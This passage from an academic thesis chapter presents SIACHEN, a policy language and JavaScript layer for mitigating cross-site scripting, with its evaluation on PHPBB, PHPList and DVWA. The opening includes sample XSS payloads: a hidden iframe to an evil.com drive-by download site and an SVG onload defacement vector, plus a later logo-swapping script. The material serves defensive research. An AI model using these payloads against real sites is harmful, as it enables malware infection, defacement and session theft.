In another case, attacker can inject an invisible iframe that points to malicious server and may infect victim's machine. A blackhat hacker in his recent interview with Robert "@RSnake" Hansen[12] had described the technique that hackers used in the wild [160]:

"... keep the original HTML code but install an iframe that redirects to a drive by download ..."

```
<iframe src="http://www.evil.com" frameborder="0" width="1" height="1">
```

By exploiting an XSS vulnerability, an attacker can trick victim to click on link and may inject malicious iframe in the context of a legitimate website. In another potential attack scenario, attacker can deface the web page using the following type of XSS attack vector. Only last year, more than 150,505 defacements have been reported and archived in [141].

```
<svg/onload="javascript:document.body.innerHTML=''; img=new Image();
img.src='http://i.imgur.com/P8mL8.jpg';document.body.appendChild(img);">
```

Our toy example has also a log-in form in order to simulate another real life XSS attack scenario. The log-in form is also vulnerable to XSS attack. The attacker can lure victim with a goal to steal CSRF protection token [161]. The HTML5 specifications also allow to overwrite *formaction* attribute [162]. The attacker may change the "*formaction url*" of the form and in that manner, user-supplied data will be received on attacker's domain.

6.2 SIACHEN Policy Language

SIACHEN is a fine-grained policy language for the mitigation of XSS attacks. SIACHEN operates on *per-id* or *per-class* of web page's HTML elements. SIACHEN provides adjustable access control over the web page elements. It provides clear separation of security policy language from the web page's contents. It is a structured policy language whose syntax is based on CSS and semantics have inspiration from CSP. SIACHEN also provides input validation and output encoding functions along with ECMAScript's object freezing features.

[12] https://twitter.com/RSnake

6.2.1 Syntax

The following listing shows the generic syntax of SIACHEN.

Listing 6.2: **Syntax of SIACHEN**

```
#identifierofanHTMLelement
{
SIACHEN Directive Name: 'Fully Qualified URL of the resource';
}
```

6.2.2 SIACHEN's Directives

Our policy language is available in the form of directives. Each directive has a name and value. SIACHEN's directives are inspired from CSP's directives. Each directive controls particular type of resource available on HTML page. The directive are:

- **image-source-allow-from**: controls requests that will be loaded as images via an HTML's <`img`> tag. The listing 2. excert from our toy example shows the use of this directive along with corresponding HTML code. The values of the directive should be an absolute file path to the desired resource. This is a requirement because SIACHEN operates on *per-id* or *per-class* of HTML elements.

  SIACHEN policy syntax is similar to CSS. Cascading Style Sheets (CSS), invented in the late 1990s (contemporaneous with JavaScript). CSS provides control over every aspect of the appearance of a page. In CSS # sign is used to identify single element on the page i.e., `#identifiername {property: value}`. The `id` selector uses the `id` attribute of the HTML element.

Listing 6.3: **image-source-allow-from (*per-id* example)**

```
// HTML Code:
<img src="http://policy.bplaced.net/policytest/images/logo.png"
id="logoImage" width="296" height="82"/>
// Corresponding SIACHEN Policy:
#logoImage{image-source-allow-from:'http://policy.bplaced.net/
policytest/images/logo.png';}
```

In order to apply ECMAScript's object freezing protection, SIACHEN expects that developers will specify a unique identifier on HTML element. If similar identifier exists for more than one HTML elements, only the first one found will be enforced by our implementation, discarding all following (i.e., protection will not apply). In CSS, the class selector is used to specify a style for a group of elements. The class selector uses the HTML class attribute, and is defined with a "." (dot) in CSS. Our policy

language also supports class-based identifers (i.e., the value of "`class`" attribute of an HTML element, if specified) but with the help of keyword "`siachenClass:`".

Many sites use transparent 1x1 pixel spacer images (e.g., <`img src="spacer.gif" width="1" height="1"`>) for arranging contents on their web page e.g., a very popular Pakistani news website i.e., http://www.geo.tv/ is using "spacer.gif"[13] images on their home page 36 times. Further reasons, we found could be custom bullet types, menu icons, line separators and many other items used to structure a web page. Normally, each occurrence of a spacer element would demand a correspondent SIACHEN rule. This will blow-up the policy language and will be hard to enforce. To make things easier and to keep SIACHEN policies shorter, such elements can use *class-based* identifiers. The listing 3. excert from our toy example shows the use of *class-based* identifier along with corresponding policy language code.

Listing 6.4: **image-source-allow-from (*per-class* example)**

```
// HTML Code:
<img src="http://policy.bplaced.net/policytest/images/spacer.gif"
class="siachenClass:spacer" width="1" height="1" border="0"/>
// Corresponding SIACHEN Policy:
#siachenClass:spacer{image-source-allow-from:'http://policy.
bplaced.net/policytest/images/spacer.gif';}
```

SIACHEN expects that developers will specify the keyword "`siachenClass:`" along with their own defined class-name in a manner as described in listing 3.

- **script-source-allow-from**: controls requests that will be loaded as an external scripts via <`script`> tag. The listing 4 shows the excert from running example. As mentioned above that SIACHEN expects developers of web applications will specify the unique "`id`" of the script. The "`id`" attribute is not a standard HTML5 script attribute [163]. SIACHEN uses this attribute in order to achieve *fine-grained* access control over elements. The SIACHEN does not have a default restriction of "`no inline scripting`" as W3C CSP 1.0 does [144]. It has been noted that *not* allowing inline scripting is the biggest hurdle in CSP's adoption [164, 165]. Recently, a Mozilla security researcher Frederik Braun has surveyed Alexa top 25K sites for the presence of inline JavaScripts and found 96.2% sites are using inline JavaScripts [166].

Listing 6.5: **script-source-allow-from**

[13] http://www.geo.tv/images/spacer.gif

```
// HTML Code:
<script src="http://policy.tipido.net/tipido.js"
id="tipidoScript"></script>
// Corresponding SIACHEN Policy:
#tipidoScript{script-source-allow-from:
'http://policy.tipido.net/tipido.js';}
```

In this chapter, we have modified the Firefox browser and added support of "`script-nonce`" in it. The underlying reason is: It fullfills one of our design goal i.e., protection in the form of different layers and with the help of "`script-nonce`", we were able to add extra layer of protection on our client-side SIACHEN script (i.e., our client-side JavaScript implementation script is itself protected via "`script-nonce`") (see listing 6.). The listing 5. from our running example shows how developers may use "`script-nonce`" in SIACHEN. We will discuss more about Firefox modification and the directive "`script-nonce`" in Section 6.3.6.

Listing 6.6: **script-source-allow-from along with script-nonce**

```
// HTML Code:
<script src="http://policy.square7.ch/square7.js"
id="square7Script" class="script-nonce:318822"></script>
// Corresponding SIACHEN Policy:
#square7Script{script-source-allow-from:
'http://policy.square7.ch/square7.js';}
```

Listing 6.7: **CSP's script-nonce protection on siachen.js file**

```
<script type="text/javascript" src="siachen.js"
class="script-nonce:318822"></script>
```

- **style-source-allow-from**: controls requests that will be loaded as an external style sheets via <`link`> tag. The listing 7. shows how to use this directive.

Listing 6.8: **style-source-allow-from**

```
// HTML Code:
<link rel="stylesheet" href="http://policy.bplaced.net/example1/
style.css" id="style-1"/>
// Corresponding SIACHEN Policy:
#style-1{style-source-allow-from:'http://policy.bplaced.net/
example1/style.css';}
```

- **object-source-allow-from**: controls requests that will be loaded as plug-ins (e.g., Flash) via <`object`> tag.

- **embed-source-allow-from**: controls requests that will be loaded as plug-ins (e.g., Flash) via <embed> tag. Sites often used <embed> and <object> interchangeably.

- **frame-source-allow-from**: protects requests that will be loaded as an iframe via <iframe> tag.

- **media-source-allow-from**: protects requests that will be loaded as media contents via <audio> and <video> tags of HTML. Web administrators may define the policy for <audio> and <video> tags in a similar manner as described in above cases.

- **form-source-allow-from**: protects <form> tag's "action" and "onsubmit" attributes. Internally "form-source-allow-from" is treated as "form-source-to" but for consistency regarding directives' names, we have chosen the "form-source-allow-from". The listing 8. from our running example shows how to define the SIACHEN policy on <form> tag. This directive, if specified in the policy, supports input validation and output encoding automatically.

Listing 6.9: **form-source-allow-from**

```
// HTML Code:
<form id="loginForm" method="POST"
action="http://policy.bplaced.net/example1/index.php"
onsubmit="return i_validate()">
// Corresponding SIACHEN Policy:
#loginForm{form-source-allow-from:
'http://policy.bplaced.net/example1/index.php';
form-source-allow-from:'i_validate()'; }
```

By closely looking at the defined SIACHEN policy in listing 8. it can be seen that "form-source-allow-from" has been declared twice along with respective values i.e., one corresponds to <form> tag's action attribute and one for <form> tag's onsubmit eventhandler. The "i_validate()" is the function that does the job of input validation and autput encoding automatically. We will discuss our XSS filter for input validation in section 6.3.3 and output encoding module in section 6.3.4. The following Figure. 6.4 summarizes the SIACHEN's directives.

Once developers define *per-id* or *per-class* based policy language on page's elements manually, the ECMAScript's object freezing properties will freeze the current state of the objects so that they will not be modified at runtime. Heiderich *et al.* in [24] have already shown that by using these features we can create tamper resistant DOM layer. We will discuss Object freezing properties in Section 6.3.2. We have choosen self-explanatory names for SIACHEN's directives. The underlying reason is to avoid confusion with CSP's directives' names. Though it is possible to change the

```
#style-1{style-source-allow-from:'http://policy.bplaced.net/example1/style.css';}

#script1{script-source-allow-from:'http://policy.lima-city.de/lima-city.js';}

#script2{script-source-allow-from:'http://policy.square7.ch/square7.js';}

#embed1{embed-source-allow-from:'https://www.paypalobjects.com/webstatic/mktg/wright/videos/send-
money.mp4';}

#bbcFrame{frame-source-allow-from:'http://www.bbc.com/weather/';}

#image1{image-source-allow-from:'http://4.bp.blogspot.com/-
n4BlX1pdajg/UiNM0pmiOgI/AAAAAAAAARU/ImXazq6Eu0o/s1600/xss.jpg'; }

#image2{image-source-allow-from:'http://samuli.hakoniemi.net/wp-content/images/xss-underestimated-
threat/xss-underestimated-threat.png'; }

#form1{form-source-allow-from:'http://xssplaygroundforfunandlearn.netai.net/siachen.php';
      form-source-allow-from:'i_validate()';}
```

Figure 6.4: SIACHEN's Directives

names of directives as CSP have. This could be done by changing some string values in our JavaScript implementation.

6.3 Implementation

In this section, we discuss SIACHEN's implementaion. Our core implementaion consists of 1041 lines[14] of client-side JavaScript code including comments. It includes implementation of SIACHEN's directives parser, ECMAScript's object freezing features, XSS filter and output encoding function.

6.3.1 Technical Details

In this section, we briefly describe how client-side implementation works. The implementation can be divided into 3 parts.

1. Load Policy
2. Apply Policy
3. Finalize Document

Load Policy

The first step in SIACHEN's implementation is to find a way how policy has been delivered on the client-side so that the defined policy may be loaded properly. As we have described above, there are two ways web adminstrators may use to deliver the policy to the browser: ***(1)*** via separate policy file having extension "`.siachen`" ***(2)*** via separate HTTP header i.e., "`X-Siachen-Policy`". The recommended way is to deliver the policy via header as CSP does. Web developers may use the separate file method if policy is too big and does not fit in header. In both cases, our implementation issues "`XMLHttpRequest()`" to check the policy delivery method and loads the respective policy for further actions. The Figure. 6.5 shows the "`XMLHttpRequest()`" call for loading the policy. "`XMLHttpRequest()`" provides an easy way to retrieve data from a URL without having a full page refresh.

[14]We used Chrome browser's developer tool to count the number of lines of JavaScript code.

```
var req = new XMLHttpRequest();
req.open('GET', document.location, false);
req.send(null);
policy = req.getResponseHeader("X-Siachen-Policy");
//alert(policy);
```

Figure 6.5: Load Policy

Apply Policy

Once policy has been loaded, SIACHEN starts parsing it and stores all identified rules/directives. The unknown or malformed directives are simply discarded. After this SIACHEN traverses the identified rules/directives and searches the DOM for HTML elements associated with the given rule identifiers. In-fact, implementation creates a look-up table (see Figure. 6.6) for the final step by identifying elements on the web page by keeping in mind the loaded policy. At the same time, it starts applying (8 switch cases) respective policy. For each corresponding element, if found in DOM, SIACHEN calls the following JavaScript Object functions *defineProperty()*, *freeze()* and *preventExtensions()* and locks the elements in their current state. SIACHEN does this for all the given element's child nodes.

#style1	style-source-allow-from	http://policy.bplaced.net/example1/style.css
#script1	script-source-allow-from	http://policy.lima-city.de/lima-city.js
#script2	script-source-allow-from	http://policy.square7.ch/square7.js
#embed1	embed-source-allow-from	https://www.paypalobjects.com/webstatic/mktg/wright/videos/send-money.mp4
....	....	....

Figure 6.6: Look up table of web page resources along with policy directives

Finalize Document

After applying all the rules, the document is "`finalized`" by additionally calling the above mentioned functions for document, document.head, document.body, setTimeout, setInterval, window and Object.

6.3.2 ECMAScript's Object Freezing Functions

SIACHEN leverages ECMAScript's object freezing features from the earlier work done by Heiderich *et al.* in [24]. Authors have shown that by using these features one can create tamper resistant DOM layer in modern browsers. According to [167, 168, 169], all modern browsers i.e, Firefox, Chrome, and Internet Explorer (IE) support object freezing properties. The following three functions are used for freezing properties:

1. **Object.defineProperty(object, properties, descriptor)**: According to Mozilla Developer Network (MDN) [170]:

   "Defines a new property directly on an object, or modifies an existing property on an object, and returns the object."

2. **Object.freeze(object)**: According to MSDN [171]:

   "Prevents the modification of existing property attributes and values, and prevents the addition of new properties."

   The figure available at http://i.imgur.com/E99GzM8.jpg shows "`object`" and "`window`" properties that are froozen by SIACHEN so that the attacker can not change them at runtime.

3. **Object.preventExtensions(object)**: According to MDN [172]:

   "Prevents new properties from ever being added to an object (i.e. prevents future extensions to the object)."

   In SIACHEN, we have used this function for "`window`" and "`object`" itself.

6.3.3 XSS Filter

If "`form-source-allow-from`" is part of specified policy as described in 6.2.2, SIACHEN invokes input validation function i.e., "`i_validate()`" (input validation plus output encoding) along with freezing properties. XSS filter is based on computationally fast regular expressions and black-list approach. We leverage XSS filter from our earlier published work [41]. Our XSS filter is part of OWASP ModSecurity Core Rule Set (CRS)[15]. ModSecurity is the most popular web application firewall engine with around 1,000,000 deployments[16]. We have tested our XSS detection rules against five publicly available XSS attack vectors' lists and found no bypass [41]. The complete code of XSS filter is available at [173].

6.3.4 Output Encoding

Black-list and regular expressions based approaches are always subject to bypasses e.g., see NoScript's changelog[17]. NoScript[18] is a very popular Firefox add-on for the protection against XSS attacks. During the development of our XSS filter, we have announced public challenge to bypass our filter and also found three types of bypasses. In total, we were able to receive more than 10k XSS attack vectors. Though bypasses' support have been added but motivated attacker may find a way to bypass the filter again. In case of XSS filter bypass, our implementation automatically passes control to the output encoding module before the attacker-supplied data hit the target. If XSS filter successfully captures the malicious data in the user-supplied input then output encoding module is not called and we return a warning message back to the user and immediately stops processing. The underlying reason is to get better performance. According to Google security team [174]:

[15] https://github.com/SpiderLabs/owasp-modsecurity-crs/tree/master/base_rules
[16] https://www.trustwave.com/modsecurity-rules-support.php
[17] http://noscript.net/changelog
[18] https://addons.mozilla.org/en-US/firefox/addon/noscript/

"The general principle behind preventing XSS is the proper sanitization (via, for instance, escaping or filtering) of all untrusted data that is output by a web application."

In SIACHEN, output encoding module is based on Yahoo's UI library [155, 156]. Output encoding function converts potentially dangerous characters e.g., <, > and & etc into their respective HTML entities. The figure available at http://i.imgur.com/g32We95.jpg shows the code of output encoding function. In order to demonstrate flexibility and by keeping in mind server *opt-in* approach, XSS filter and output encoding functions are also available in PHP. In order to demonstrate this, our running example has "`search`" field (see Section 6.1.5). The user can query for search items and output of the search result reflects on the page in the form of list of popular search items. We have implemented "`search`" functionality in PHP and user-supplied input in the form of **POST** data (may or may not be trustworthy) first pass through the output encoding function and then result displays on the page. In our running example, encoding function has been used both on client (i.e., when "`form-source-allow-from`" has been defined in policy) and server side (i.e., to encode user-supplied input in search field).

Validation of GET parameter

In the above sections, we have shown how sites can leverage SIACHEN for the sanitization (input validation plus output encoding) of POST data. In this section, we briefly describe how web admininstrators can validate GET data in PHP and JavaScript. The listing 9. shows the pseudo code of validating GET parameter in PHP. In JavaScript the same functionality can be achieved by using "`window.location.href`" [175].

Listing 6.10: **Validation of GET parameter in PHP**

```
if (empty($_GET[$param]))
{ echo $param." is empty!"; }
else
{ $paramValue = $_GET[$param];
// Call to our I/O validation functions goes here
}
```

6.3.5 Protection Against XSS Attack Variants

In this section, we briefly describe the way how web adminstrators should define the policy on the server and client side. We present this using our running example along with the attack variants that we already discussed in (see Section 6.1.5). This also shows that SIACHEN is compatible with CSP.

Server-Side

The Figure. 6.7 shows the SIACHEN policy web adminstrators on the server-side will specify and deliver the policy language in a new security header named

```php
<?php
// Random Number Generation
$scriptNonce = mt_rand(100000, 999999);
// Content Security Policy (CSP) Header
header("X-Content-Security-Policy: default-src *; script-src 'self' policy.tipido.net
policy.lima-city.de policy.square7.ch jensriemer.de 'script-nonce:" . $scriptNonce . "'; options inline-script");
// SIACHEN Security Policy Header
header("X-Siachen-Policy:#style-1 { style-source-allow-from : 'http://policy.bplaced.net/example1/style.css'; }
#limacityScript { script-source-allow-from : 'http://policy.lima-city.de/lima-city.js'; }
#square7Script { script-source-allow-from : 'http://policy.square7.ch/square7.js'; }
#tipidoScript { script-source-allow-from : 'http://policy.tipido.net/tipido.js'; }
#limacityAd { embed-source-allow-from : 'http://policy.lima-city.de/rolexFlash.swf'; }
#square7Ad { image-source-allow-from : 'http://policy.square7.ch/rolex.png'; }
#tipidoAd { image-source-allow-from : 'http://policy.tipido.net/rado.png'; }
#dresdenImage { image-source-allow-from : 'http://policy.bplaced.net/policytest/images/dresden.jpg'; }
#ufoImage { image-source-allow-from : 'http://policy.bplaced.net/policytest/images/ufo.jpg'; }
#binaryImage { image-source-allow-from : 'http://policy.bplaced.net/policytest/images/binary.jpg'; }
#weatherFrame { frame-source-allow-from : 'http://policy.lima-city.de/weather.php'; }
#siachenClass:logo { image-source-allow-from : 'http://policy.bplaced.net/policytest/images/logo.png'; }
#siachenClass:spacer { image-source-allow-from : 'http://policy.bplaced.net/policytest/images/spacer.jpg'; }
#loginForm { form-source-allow-from : 'http://jensriemer.de/runningExample/index.php'; form-source-allow-from : 'i_validate()'; }");
include 'outputEncode.php';
?>
```

Figure 6.7: Generation of SIACHEN Policy on Server-Side for Running Example

"`X-Siachen-Policy`" along with CSP to the browser. We have used PHP's "`mt_rand`" function for random number generation. The output of "`mt_rand`" function will be used as a value for CSP's "`script-nonce`".

Client-Side

The listing 1. shows how to inlcude client-side **SIACHEN.js** file. The **SIACHEN.js** file should be placed at the end of document because SIACHEN operates on *per id* or *per-class* of HTML elements. In order for proper functioning, SIACHEN requires identification of HTML elements via `id` or `class` attribute and that's why we expect developers will place the **SIACHEN.js** file at the end of their document. In this way, browser will render the page's DOM and SIACHEN script at the end has all required information for protection. We leverage CSP's "`script-nonce`" for the protection of **SIACHEN.js**.

The XSS attack variants discussed earlier (see Section 6.1.5) will not work because the given example policy has PHP "`output encoding`" module that will encode "`search field's`" user-supplied input. The policy has also "`form-source-allow-from`" specified which protects against form based XSS attacks because of client-side input validation via our XSS filter first and then also client-side output encoding function. At the same time, object freezing features are in place for tamper proof DOM layer.

6.3.6 The script-nonce & Firefox Browser's Modification

In this chapter, we have modified Firefox's scripting logic and added support of "`script-nonce`" in it[19]. Using "`script-nonce`", web applications administrators can tell the browser that the browser is only allowed to execute those scripts that have a valid nonce. Our browser's modifications are not substancial

[19] Please note that at the time of implementation of SIACHEN, nonce support is only available in Chrome behind flag

and we have added 33 lines of C++ code in Firefox. At the time of writing of this chapter, Chrome and Firefox both supports "`script-nonce`" and we do recommed that please use CSP specification's compliant "nonce" attribute. In Firefox, we have implemented "`script-nonce`" as a value of "`class`" attribute (see Listing 1.).

6.4 Evaluation

In this section, we evaluate SIACHEN by adding support of policy language in three popular, open source web applications i.e., PHPBB [157], PHPList [158] & Damn Vulnerable Web App (DVWA) [159]. The goal is to measure the affect on performance, to see amount of effort needed from developers' side and to check compatibility with built-in XSS protections.

6.4.1 General Methodology

In this section, we discuss the general methodology that we used in all three web applications.

1. We start by looking at built-in XSS countermeasures in these applications and deactivate them in order to demonstrate SIACHEN as a defence mechanism.

2. In the next step, we identify HTML elements from these applications that needs protection e.g., scripts, iframes, images and style sheets etc. We assign `id` attribute on these HTML elements, if missing. For elements that used frequently e.g., spacer images, we assign "`siachenClass:`" for identification.

3. In order to facilitate testing, in each application, we have added an extra GET paramter which reflects back on page. e.g., `http://www.example.com/PHPBB?xss=attackvector`

4. In this step, we deliver the policy via "`X-Siachen-Header`" to the browser. We have also verified the same procedure, if policy is devliverd via separate file i.e., "*filename.siachen*".

5. In last step, before testing against XSS attack vectors, we have added "siachen.js" in each application.

PHPBB

PHPBB is a popular, free and open source bulletin board software [157]. We have added support of SIACHEN in PHPBB version 3.0.11. We have modified all PHPBB's pages where log-in is not required. The pages we have choosen for policy language support are easily accessible by both logged-in and not logged-in users. In PHPBB, we have added `id` attribute on HTML elements in respective PHP files, where necessary. After analyzing PHPBB source code, we also found that PHPBB is using a PHP file named "`footer.php`" on every

page. We have added **SIACHEN.js** file in this PHP file. In short, we were able to harden scripts, images, style sheets used in PHPBB. The Table. 6.1 shows the average performance measurement of twenty five runs with and without SIACHEN policy. The Table. 6.2 shows the amount of changes we have to do in order to add SIACHEN support in PHPBB.

PHPList

PHPList is popular email campaign manager [158]. It is an open source software written in PHP and uses MySQL as backend database system. We have added support of SIACHEN policy language in PHPList version 2.10.19. We were able to add SIACHEN support in the PHPList's main control panel which is used to administer the lists and memberships. We have also modified PHPList's front-end that allows users to subscribe or unsubscribe from the lists. During source code analysis of PHPList, we realize that it is using two "`index.php`" files i.e., one for main control panel and one for front-end. In both "`index.php`" files, we have added **SIACHEN.js** file. We have also disabled PHPList's built-in XSS protection mechanism i.e., in the form of "`removeXSS`" function in "`init.php`". We have added `id` attribute in respective HTML elements, if it is missing. PHPList also uses a transparent spacer image at several locations and for we have used "`siachenClass:`" keyword i.e., "*class*=`siachenClass:`*transparentImage*". The Table. 6.1 shows the average performance measurement of twenty five runs with and without SIACHEN policy. The Table. 6.2 shows the amount of changes we have to do in order to add SIACHEN support in PHPList.

Damn Vulnerable Web App

Damn Vulnerable Web App (DVWA) is an open source web application by RandomStorm[20] whose purpose is to facilitate web pentesting [159]. We have added support of SIACHEN policies in DVWA version 1.0.7 and in particular those application pages that deals with XSS. In short, we were able to harden external script, DVWA logo image and style sheet file used by DVWA e.g., the following XSS attack vector shown in Listing 10. does not work after SIACHEN support in DVWA. The purpose of XSS vector is to change the DVWA logo to an arbitaray image. The Table. 6.1 shows the average performance measurement of twenty five runs with and without SIACHEN policy. The Table. 6.2 shows the amount of changes we have to do in order to add SIACHEN support in DVWA.

Web Applications	With SIACHEN	Without SIACHEN
PHPBB	1.24s	1.13s
PHPList	0.9s	0.7s
DVWA	0.72s	0.5s

Table 6.1: Performance Measurement with & without SIACHEN

[20] http://www.randomstorm.com/

Web Applications	Lines Added	Lines Deleted	Lines Modified
PHPBB	2	0	10
PHPList	8	5	31
DVWA	2	2	8

Table 6.2: Statistics on Subjects' Web Applications

Listing 6.11: **XSS Attack Vector**

```
<script>
var i=document.getElementById("dvwalogo");
i.setAttribute('src',"http://www.example.com/anyarbitarayimage.png");
</script>
```

6.5 Testing

In this section, we present SIACHEN's effectiveness as a defence mechanism against a very large number of obfuscated, unobfuscated and state-of-the-art XSS attack vectors. We have divided testing into two phases. In the first phase, we have used the following three resources for XSS attack vectors.

1. XSS Filter Evasion Cheatsheet by OWASP at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
2. HTML5 Security Cheatsheet available at http://html5sec.org/
3. @XSSVector Twitter Account https://twitter.com/XSSVector. It has 140 plus latest XSS vectors that work across browsers.

None of the vectors from these above mentioned resources were able to bypass our layered defence mechanism. The Figure available at http://i.imgur.com/e0vJkbf.jpg shows SIACHEN correctly captures the XSS attack vector and displays warning message: "`XSS Vector Detected`". The XSS vector was inputted in the *username* field of the log-in form. In a similar manner, if attacker supplies malicious input as a part of search field, it will be output encoded and as a result arbitrary JavaScript code will not get executed. The figure available at http://i.imgur.com/jtawLwc.jpg shows output encoding works accordingly.

In our earlier published work [41], we were able to gather around 10K XSS attack vectors as a part of our XSS Filter evasion community challenge. In the second phase of testing, we have tested SIACHEN against large number of XSS vectors and found no bypass. This supports our claim that we need layered approach for the mitigation of XSS attacks. The figure available at http://i.imgur.com/2Cwb976.jpg shows the distribution of different types of XSS vectors that we found in our logs of community challenge and have used to test SIACHEN's effectiveness. In Figure available at http://i.imgur.



Figure 6.8: Prevalence of image & script tags in Desktop & Mobile Versions

com/Y7MCzre.jpg, one of the category is "`invalid XSS vectors`". The invalid means here: the scriptless vectors i.e., simple HTML tag injection attack vectors e.g., <`blink`><`plaintext`></`blink`>.

6.6 Survey

In this section, we discuss the results of survey of fifty popular desktop sites and their mobile versions. The mobile version means site's URL starts with a letter "`m`" or ends in a word "`mobi`". The purpose of our survey is two fold:

1. To see prevalence of XSS in desktop sites and their mobile variants.
2. To identify sites that may easily adopt SIACHEN security policies.

The survey includes sites like MailChimp, Yellow Pages, Vodafone, MTV, StatCounter, Answers, SoundCloud and New York Times etc. The complete list of surveyed sites is available at http://pastebin.com/hTZRMtwy.

6.6.1 Prevalence of XSS

We found XSS in all fifty surveyed desktop sites and their mobile variants (in total 100). With the help of an XSS attack vector (available at http://pastebin.com/CHWh5qcB) and its variants (where sites have input field restrictions) we were able to XSS all of them. The figure. available at http://i.imgur.com/e6458JE.jpg shows XSS in Nokia Maps i.e., http://here.com/ and The New York Times (http://www.nytimes.com/). The XSS in Nokia Maps has been fixed and XSS in The New York Times is still unfixed and developers are in the process of fixing the issue.

6.6.2 Identification of Potential SIACHEN Venues

In this section, we discuss results of our source code analysis of fifty popular desktop web applications and their mobile versions. Our source code analysis



Figure 6.9: Prevalence of form & iframe tags in Desktop & Mobile Versions

is exemplified at common web page elements i.e., images, scripts, iframes and forms. We compare frequency of images, scripts, iframes and forms resources on desktop and mobile versions. We find mobile versions of web applications have much less amount of resources (see Figures. 6.8 and 6.9) as compared to their desktop variants and adopting SIACHEN policies for mobile web applications requires very little effort from the developers' side. In recent work [41], Schwenk *et al.* have also found mobile versions of web applications have 69% less code as compared to their desktop variant. In Figures. 6.8 and 6.9, if mobile site's resources line matches with desktop site's resources then it means these are the cases where site presents the same version on mobile and desktop sides.

As far as desktop sites are concerned, sites that use absolute resources and static script blocks may adopt SIACHEN policies easily as compare to sites that rely on dynamic resources. In case of highly complex (AJAX-based sites), we recommend that sites initially deploy SIACHEN directives like "`form-source-allow-from`" and "`iframe-source-allow-from`" (by looking at the prevalence of <`form`> tag and <`iframe`> tag in Figure. 6.9) along with CSP. The "`form-source-allow-from`" will automatically add three protection layers (i.e., input filtering, output encoding and DOM freezing of form's "`action`" attribute) to the existing solution. During our survey, we found 90% of the XSS vulnerabilities in search, user-registration and log-in forms. In order to demonstrate how attacker may exploit (steal session cookies) XSS in forms, we have prepared a demo (tested in Firefox browser) which is available here (arbitrary URL): `http://xssplaygroundforfunandlearn.netai.net/victim.html`. The only thing attacker requires is to trick victim to click on the link.

At the time of writing, Gecko engine (in Firefox browser) suffers from CSP enforcement problem (see [176]) if an attacker is able to iframe web page (CSP policy specified) and is able set HTML5 "`sandbox`" attribute. It allows attacker to execute arbitrary JavaScript code in the context of a framed CSP site. If SIACHEN policy has been deployed, an attacker will not be able to execute arbitrary JavaScript (though CSP has been bypassed) because of input filtering, output encoding and DOM freezing of an iframe source. This again supports our claim that security should be available in the form of layers.

6.7 Limitations of SIACHEN and Future Work

The goal of SIACHEN is to provide fine-grained access-control over the web page's elements. At the same time, SIACHEN adds features like input filtering, output encoding and DOM freezing. The CSP does not support these features. But fine granularity comes with cost. In case of big sites, maintaining a SIACHEN policy is a tedious task and it requires effort in case of policy updation. For such cases, we recommend configure SIACHEN policy where necessary e.g., when taking user-supplied input. The SIACHEN uses ECMAScript 5 DOM freezing features which are not available in all browsers (desktop and mobile browsers) [24]. At the same time, SIACHEN's output encoding module is not context sensitive. It only supports output encoding in standard HTML context. We leave integration of context sensitive output encoding module as a part of future work. We do not provide formal validation of SIACHEN policy language but we do plan as a part of future work also. We also plan to implement "`SIACHEN's reporting module`" like "`CSP Report-Only Mode`" as a part of future work. The XSS filter SIACHEN used has some false positive issues but this is the general problem with all the filtering solutions. We believe there is always a trade-off between security and usability.

6.8 Conclusion

The Cross-Site Scripting (XSS) vulnerabilities are ubiquitous in desktop and mobile web applications. The bad guys are and will continue to exploit XSS issues in the wild. In this chapter, we have presented SIACHEN policy language and have shown that our prototype is compatible with CSP, adds extra layers of security and provides CSP's missing features like I/O validation to the developers of desktop and mobile applications. We believe that layered XSS mitigation solution will raise the bar for the attacker.

7 Fallback Authentication

> Please stop asking me to change my password, I am getting tired of renaming my dog all the time [177].
>
> — Author Unknown

Publication

This chapter was previously published at the 34th IEEE International Conference on Distributed Computing Systems Workshops 2014, Madrid, Spain [178].

Acknowledgments

The author would like to thank David Bletgen for analyzing password recovery mechanism of popular social networking sites [179].

7.1 Introduction

